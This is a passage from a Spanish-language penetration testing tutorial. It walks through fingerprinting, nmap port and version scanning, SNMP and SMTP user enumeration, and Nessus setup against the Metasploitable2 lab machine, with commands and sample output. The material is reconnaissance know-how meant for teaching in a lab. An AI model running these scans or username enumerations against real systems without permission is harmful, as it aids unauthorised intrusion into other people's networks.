[██████████ 21:38:51] mod=syn+ack|cli=192.168.0.12/57554|srv=192.168.0.16/80|subj=srv|os=Linux 2.6.x|dist=0|params=none|raw_sig=4:64+0:0:1460:mss*4,5:mss,sok,ts,nop,ws:df:0
[██████████ 21:38:51] mod=mtu|cli=192.168.0.12/57554|srv=192.168.0.16/80|subj=srv|link=Ethernet or modem|raw_mtu=1500
[██████████ 21:38:51] mod=http request|cli=192.168.0.12/57554|srv=192.168.0.16/80|subj=cli|app=???|lang=none|params=anonymous|raw_sig=0::Host,User-Agent,Connection,Accept,Accept-Encoding,Accept-Language,Accept-Charset,Keep-Alive:
[██████████ 21:38:51] mod=uptime|cli=192.168.0.12/57554|srv=192.168.0.16/80|subj=srv|uptime=497 days 2 hrs 24 min (modulo 497 days)|raw_freq=98.55 Hz
[██████████ 21:38:51] mod=http response|cli=192.168.0.12/57554|srv=192.168.0.16/80|subj=srv|app=Apache 2.x|lang=none|params=none|raw_sig=1:Date,Server,X-Powered-By=[PHP/5.2.4-2ubuntu5.10],Connection=[close],Content-Type:Keep-Alive,Accept-Ranges:Apache/2.2.8 (Ubuntu) DAV/2
root@kali:~#
```

Imagen 6-5. Información obtenida por p0f sobre Metasploitable2

Para obtener resultados similares a los expuestos en la Imagen 6-5, se debe establecer una conexión hacia puerto 80 de Metasploitable2 utilizando el siguiente comando:

```
# echo -e "HEAD / HTTP/1.0\r\n" | nc -n [Dirección _IP] 80
```



7. Enumerar el Objetivo

La enumeración es el procedimiento utilizado para encontrar y recolectar información desde los puertos y servicios disponibles en el objetivo. Usualmente este proceso se realiza luego de descubrir el entorno mediante el escaneo para identificar los hosts en funcionamiento. Usualmente este proceso se realiza al mismo tiempo que el proceso de descubrimiento.

7.1 Escaneo de Puertos.

Teniendo conocimiento del rango de la red y las máquinas activas en el objetivo, es momento de proceder con el escaneo de puertos para obtener los puertos TCP y UDP abiertos.

Existen diversas técnicas para realizar el escaneo de puertos, entre las más comunes se enumeran las siguientes:

- Escaneo TCP SYN
- Escaneo TCP Connect
- Escaneo TCP ACK
- Escaneo UDP

nmap

<http://nmap.org/>

Por defecto nmap utiliza un escaneo SYN, pero este es substituido por un escaneo Connect si el usuario no tiene los privilegios necesarios para enviar paquetes en bruto. Además de no especificarse los puertos, se escanean los 1,000 puertos más populares.

```
# nmap [Dirección_IP]
```



```
root@kali:~# nmap 192.168.1.34

Starting Nmap 6.25 ( http://nmap.org ) at 2013-10-10 20:55 PET
Nmap scan report for 192.168.1.34
Host is up (0.00066s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
```




Imagen 7-1. Información obtenida con una escaneo por defecto utilizando nmap

Para definir un conjunto de puertos a escanear contra un objetivo, se debe utilizar la opción “-p” de nmap, seguido de la lista de puertos o rango de puertos.

```
# nmap -p1-65535 [Dirección_IP]

# nmap -p 80 192.168.1.0/24

# nmap -p 80 192.168.1.0/24 -oA /tmp/resultado_nmap_p80.txt
```

La opción “-oA” le indica a nmap a guardar a la vez los resultados del escaneo en el formato normal, formato XML, y formato manejable con el comando “grep”. Estos serán respectivamente almacenados en archivos con las extensiones nmap, xml, gnmap.



```
513/tcp    open  login
514/tcp    open  shell
1099/tcp   open  rmiregistry
1524/tcp   open  ingreslock
2049/tcp   open  nfs
2121/tcp   open  ccproxy-ftp
3306/tcp   open  mysql
3632/tcp   open  distccd
5432/tcp   open  postgresql
5900/tcp   open  vnc
6000/tcp   open  X11
6667/tcp   open  irc
6697/tcp   open  unknown
8009/tcp   open  ajp13
8180/tcp   open  unknown
8787/tcp   open  unknown
48188/tcp  open  unknown
50555/tcp  open  unknown
54212/tcp  open  unknown
59094/tcp  open  unknown
MAC Address: 00:0C:29:18:69:C8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.88 seconds
root@kali:~#
```




Figura 7-2. Resultados obtenidos con nmap al escanear todos los puertos.

zenmap

<http://nmap.org/zenmap/>

Zenmap es un GUI (Interfaz Gráfica de Usuario) para nmap. Es una aplicación libre y open source el cual facilita el uso de nmap a los principiantes, a la vez que proporciona características avanzadas para usuarios más experimentados.




Imagen 7-3. Ventana de Zenmap

7.2 Enumeración de Servicios

La determinación de los servicios en funcionamiento en cada puerto específico puede asegurar una prueba de penetración satisfactoria sobre la red objetivo. También puede eliminar cualquier duda generada durante el proceso de reconocimiento sobre la huella del sistema operativo.

nmap

<http://nmap.org/>

```
# nmap -sV [Dirección_IP]
```




La opción “-sV” de nmap habilita la detección de versión. Después de descubrir los puertos TCP y UDP utilizando algunos de los escaneos proporcionados por nmap, la detección de versión interroga estos puertos para determinar más sobre lo que está actualmente en funcionamiento. La base de datos contiene pruebas para consultar diversos servicios y expresiones de correspondencia para reconocer e interpretar las respuestas. Nmap intenta determinar el protocolo del servicio, el nombre de la aplicación, el número de versión, nombre del host y tipo de dispositivo.

```
Starting Nmap 6.25 ( http://nmap.org ) at 2013-10-10 15:03 PET
Nmap scan report for 192.168.1.34
Host is up (0.00071s latency).
Not shown: 978 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
1524/tcp  open  ingreslock?
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
```

Imagen 7-4. Información obtenida del escaneo de versiones con nmap.

amap

<http://www.thc.org/thc-amap/>

Amap es una herramienta de escaneo que permite identificar las aplicaciones en ejecución sobre un puerto o puertos específicos. Esto se logra conectándose al puerto y enviando paquetes desencadenantes.

```
# amap -h
# amap -bq [Dirección_IP] 1-100
```



La opción “-b” de amap imprime los banners en ASCII, en caso alguna sea recibida.

La opción “-q” de amap implica que todos los puertos cerrados o con tiempo de espera alto NO serán marcados como no identificados, y por lo tanto no serán reportados.

```
root@kali:~# amap 192.168.1.35 -b -v -d 25
Using trigger file /etc/amap/appdefs.trig ... loaded 30 triggers
Using response file /etc/amap/appdefs.resp ... loaded 346 responses
Using trigger file /etc/amap/appdefs.rpc ... loaded 450 triggers

amap v5.4 (www.thc.org/thc-amap) started at 2013-05-23 22:08:43 - APPLICATION MA
PPING mode

Total amount of tasks to perform in plain connect mode: 23
Waiting for timeout on 23 connections ...
Protocol on 192.168.1.35:25/tcp matches smtp - banner: 220 metasploitable.locald
omain ESMTP Postfix (Ubuntu)\r\n221 2.7.0 Error I can break rules, too. Goodbye.
\r\n
Dump of identified response from 192.168.1.35:25/tcp (by trigger http):
0000: 3232 3020 6d65 7461 7370 6c6f 6974 6162 [ 220 metasploitab ]
0010: 6c65 2e6c 6f63 616c 646f 6d61 696e 2045 [ le.localdomain E ]
0020: 534d 5450 2050 6f73 7466 6978 2028 5562 [ SMTP Postfix (Ub ]
0030: 756e 7475 290d 0a32 3231 2032 2e37 2e30 [ untu)..221 2.7.0 ]
0040: 2045 7272 6f72 3a20 4920 6361 6e20 6272 [ Error: I can br ]
0050: 6561 6b20 7275 6c65 732c 2074 6f6f 2e20 [ eak rules, too. ]
0060: 476f 6f64 6279 652e 0d0a [ Goodbye... ]
Protocol on 192.168.1.35:25/tcp matches nntp - banner: 220 metasploitable.locald
omain ESMTP Postfix (Ubuntu)\r\n502 5.5.2 Error command not recognized\r\n
Dump of identified response from 192.168.1.35:25/tcp (by trigger ssl):
```

Imagen 7-5. Ejecución de amap contra el puerto 25

La enumeración DNS es el procedimiento de localizar todos los servidores DNS y entradas DNS de una organización objetivo, para capturar información crítica como nombres de usuarios, nombres de computadoras, direcciones IP, y demás.

La enumeración SNMP permite realizar este procedimiento pero utilizando el protocolo SNMP, lo cual puede permitir obtener información como software instalado, usuarios, tiempo de funcionamiento del sistema, nombre del sistema, unidades de almacenamiento, procesos en ejecución y mucha más información.

Para utilizar las dos herramientas siguientes es necesario modificar una línea en el archivo /etc/snmp/snmpd.conf en Metasploitable2.



```
agentAddress udp:[Direccion IP]:161
```

Donde [Direccion IP] corresponde a la dirección IP de Metasploitable2.

Luego que se han realizado los cambios se debe proceder a iniciar el servicio snmpd, con el siguiente comando:

```
# sudo /etc/init.d/snmp start
```

snmpwalk

<http://linux.die.net/man/1/snmpwalk>

snmpwalk es una aplicación SNMP que utiliza peticiones GETNEXT para consultar entidades de un red por un árbol de información.

Un OID (Object Identifier) o Identificador de Objeto debe ser especificado en la línea de comando. Si no se especifica un argumento OID, snmpwalk buscará la rama raíz en SNMPv2-SMI::mib-2

Un OID es un mecanismo de identificación extensamente utilizado desarrollado, para nombrar cualquier tipo de objeto, concepto o “cosa” con nombre globalmente no ambiguo, el cual requiere un nombre persistente (largo tiempo de vida). Este no es está destino a ser utilizado para nombramiento transitorio. Los OIDs, una vez asignados, no puede ser reutilizados para un objeto o cosa diferente.

Se puede obtener más información en el Repositorio de Identificadores de Objetos (OID):

<http://www.oid-info.com/>

```
# snmpwalk -h  
  
# snmpwalk -c public [Dirección_ IP] -v 2c
```

La opción “-c” de snmpwalk, permite definir la cadena de comunidad (community string). La autenticación en las versiones 1 y 2 de SNMP se realiza con la cadena de comunidad, la cual es un tipo de contraseña enviada en texto plano entre el gestor y el agente. Si la cadena de comunidad es correcta, el dispositivo responderá con la información solicitada.

La opción “-v” de snmpwalk especifica la versión de SNMP a utilizar.



```
Apr 10 13:58:00 UTC 2008 i686"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (10932) 0:01:49.32
iso.3.6.1.2.1.1.4.0 = STRING: "msfdev@metasploit.com"
iso.3.6.1.2.1.1.5.0 = STRING: "metasploitable"
iso.3.6.1.2.1.1.6.0 = STRING: "Metasploit Lab"
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing IP and ICMP implementations"
```

Imagen 7-6. Información obtenida por snmpwalk

snmpcheck

<http://www.nothink.org/codes/snmpcheck/index.php>

snmpcheck permite enumerar los dispositivos SNMP y poner la salida en un formato amigable factible de ser leído por humanos. El cual puede ser útil para pruebas de penetración y vigilancia de sistemas.

```
# snmpcheck -h
# snmpcheck -t [Dirección_IP]
```

La opción “-t” de snmpcheck define el host objetivo.

También es factible utilizar la opción “-v” para definir la versión 1 o 2 de SNMP.



```
root@kali:~# snmpcheck -t 192.168.1.35
snmpcheck.pl v1.8 - SNMP enumerator
Copyright (c) 2005-2011 by Matteo Cantoni (www.nothink.org)

[*] Try to connect to 192.168.1.35
[*] Connected to 192.168.1.35
[*] Starting enumeration at 2013-06-11 23:36:23

[*] System information
-----
-----

Hostname           : metasploitable
Description        : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 1
0 13:58:00 UTC 2008 i686
Uptime system      : 1 hour, 49:28.76
Uptime SNMP daemon : 9 minutes, 48.73
Contact            : msfdev@metasploit.com
Location           : Metasploit Lab
Motd               : -

[*] Devices information  The quieter you become, the more you are able to hear.
-----
```

Imagen 7-7. Iniciando la ejecución de snmpcheck contra Metasploitable2

SMTP user enum

<http://pentestmonkey.net/tools/smtp-user-enum>

SMTP-user-enum es una herramienta para ser utilizada principalmente contra servicios SMTP por defecto de Solaris. Puede utilizar EXPN, VRFY o RCPT TO.

```
# smtp-user-enum -h

# smtp-user-enum -M VRFY -U /usr/share/metasploit-
framework/data/wordlists/unix_users.txt -t [Dirección_IP]
```

La opción "-M" de smtp-user-enum define el método a utilizar para adivinar los nombre de usuarios. El método puede ser (EXPN, VRFY o RCPT), por defecto se utiliza VRFY.

La opción "-U" permite definir un archivo conteniendo los nombres de usuario a verificar mediante el servicio SMTP.



El archivo de nombre “unix_users.txt” es un listado de nombres de usuarios comunes en un sistema tipo Unix. En el directorio /usr/share/metasploit-framework/data/wordlists/ se pueden encontrar más listas de palabras de valiosa utilidad para diversos tipos de pruebas.

La opción “-t” define el host servidor ejecutando el servicio SMTP.

```
lists/unix_users.txt -t 192.168.1.35
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

-----
|                               |
|          Scan Information     |
|                               |
-----

Mode ..... VRFY
Worker Processes ..... 5
Usernames file ..... /usr/share/metasploit-framework/data/wordlists/unix_u
sers.txt
Target count ..... 1
Username count ..... 110
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain .....

##### Scan started at 22:49:35 2013 #####
192.168.1.35: R00T exists
192.168.1.35: backup exists
192.168.1.35: bin exists
192.168.1.35: daemon exists
192.168.1.35: distccd exists
192.168.1.35: ftp exists
```

Imagen 7-8. smtp-user-enum obteniendo usuarios de Metasploitable2



8. Mapear Vulnerabilidades

La tarea de mapear vulnerabilidades consiste en identificar y analizar las vulnerabilidades en los sistemas de la red objetivo. Cuando se ha completado los procedimientos de captura, descubrimiento, y enumeración de información, es momento de identificar las vulnerabilidades. La identificación de vulnerabilidades permite conocer cuales son las vulnerabilidades para las cuales el objetivo es susceptible, y permite realizar un conjunto de ataques más pulido.

8.1 Vulnerabilidad Local

Una vulnerabilidad local se conoce como aquella donde un atacante requiere acceso local para explotar una vulnerabilidad, ejecutando una pieza de código. Al aprovecharse de este tipo de vulnerabilidad un atacante puede elevar o escalar sus privilegios, para obtener acceso sin restricción en el sistema objetivo.

8.2 Vulnerabilidad Remota

Una Vulnerabilidad Remota es aquella en el cual el atacante no tiene acceso previo, pero la vulnerabilidad puede ser explotada a través de la red. Este tipo de vulnerabilidad permite al atacante obtener acceso a un sistema objetivo sin enfrentar ningún tipo de barrera física o local.

Nessus Vulnerability Scanner

<http://www.tenable.com/products/nessus>

Nessus es la plataforma para el escaneo de vulnerabilidades más confiable para los auditores y especialistas en seguridad. Los usuarios pueden programar escaneos a través de diversos escaners, utilizar un asistente para crear políticas fácil y rápidamente, programas escaneos y enviar los resultados mediante correo electrónico. Nessus soporta más tecnologías que otros proveedores incluyendo sistemas operativos, dispositivos de red, hipervisores, bases de datos, tablets, teléfonos, servidores web e infraestructuras críticas.

Descargar Nessus desde la siguiente página:

<http://www.tenable.com/products/nessus/select-your-operating-system>

Seleccionar el Sistema Operativos "Linux", para luego descargar el paquetes adecuado, ya sea Debian 6 y 7 Kali Linux AMD64 o Debian 6 y 7 Kali Linux i386(32-bit).

Su instalación se realiza de la siguiente manera:



```
# dpkg -i Nessus-6.3.7-debian6_i386.deb
```

Para iniciar el demonio de Nessus se debe ejecutar el siguiente comando:

```
# /opt/nessus/sbin/nessus-service -q -D
```

También se puede utilizar el siguiente comando, para iniciar Nessus:

```
# /etc/init.d/nessusd start
```

Una vez que finalizada la instalación de nessus y la ejecución del servidor, abrir la siguiente URL en un navegador web.

```
https://127.0.0.1:8834
```

Para actualizar los plugins de Nessus se debe utilizar los siguientes comandos.

```
# cd /opt/nessus/sbin  
# ./nessus-update-plugins
```





Imagen 8-1. Formulario de Autenticación para Nessus

Luego de Ingresar el nombre de usuario y contraseña, creados durante el proceso de configuración, se presentará la interfaz gráfica para utilizar el escaner de vulnerabilidades.

Directivas o Políticas

Una directiva de Nessus está compuesta por opciones de configuración que se relacionan con la realización de un análisis de vulnerabilidades.

Para crear un directiva en Nessus y obtener información detallada sobre esta, remitirse a la página 15 de la Guía de usuario de Nessus.

Escaneos

Después de crear o seleccionar una directiva puede crear un nuevo análisis o escaneo.

Para crear un escaneo en Nessus y obtener información detallada sobre esto, remitirse a la página 35 de la Guía de usuario de Nessus.




Imagen 8-2. Resultados del Escaneo Remoto de Vulnerabilidades contra Metasploitable2.

Un documento conteniendo información muy valiosa y útil es la Guía de instalación y configuración de Nessus 6.3 en idioma inglés, el cual puede ser descargado desde el siguiente enlace:

http://static.tenable.com/documentation/nessus_6.3_installation_guide.pdf

Otro documento igualmente importante es la Guía del usuario de Nessus 6.3 en idioma inglés, el cual puede ser descargado desde el siguiente enlace:

http://static.tenable.com/documentation/nessus_6.3_user_guide.pdf

Nmap Scripting Engine (NSE)

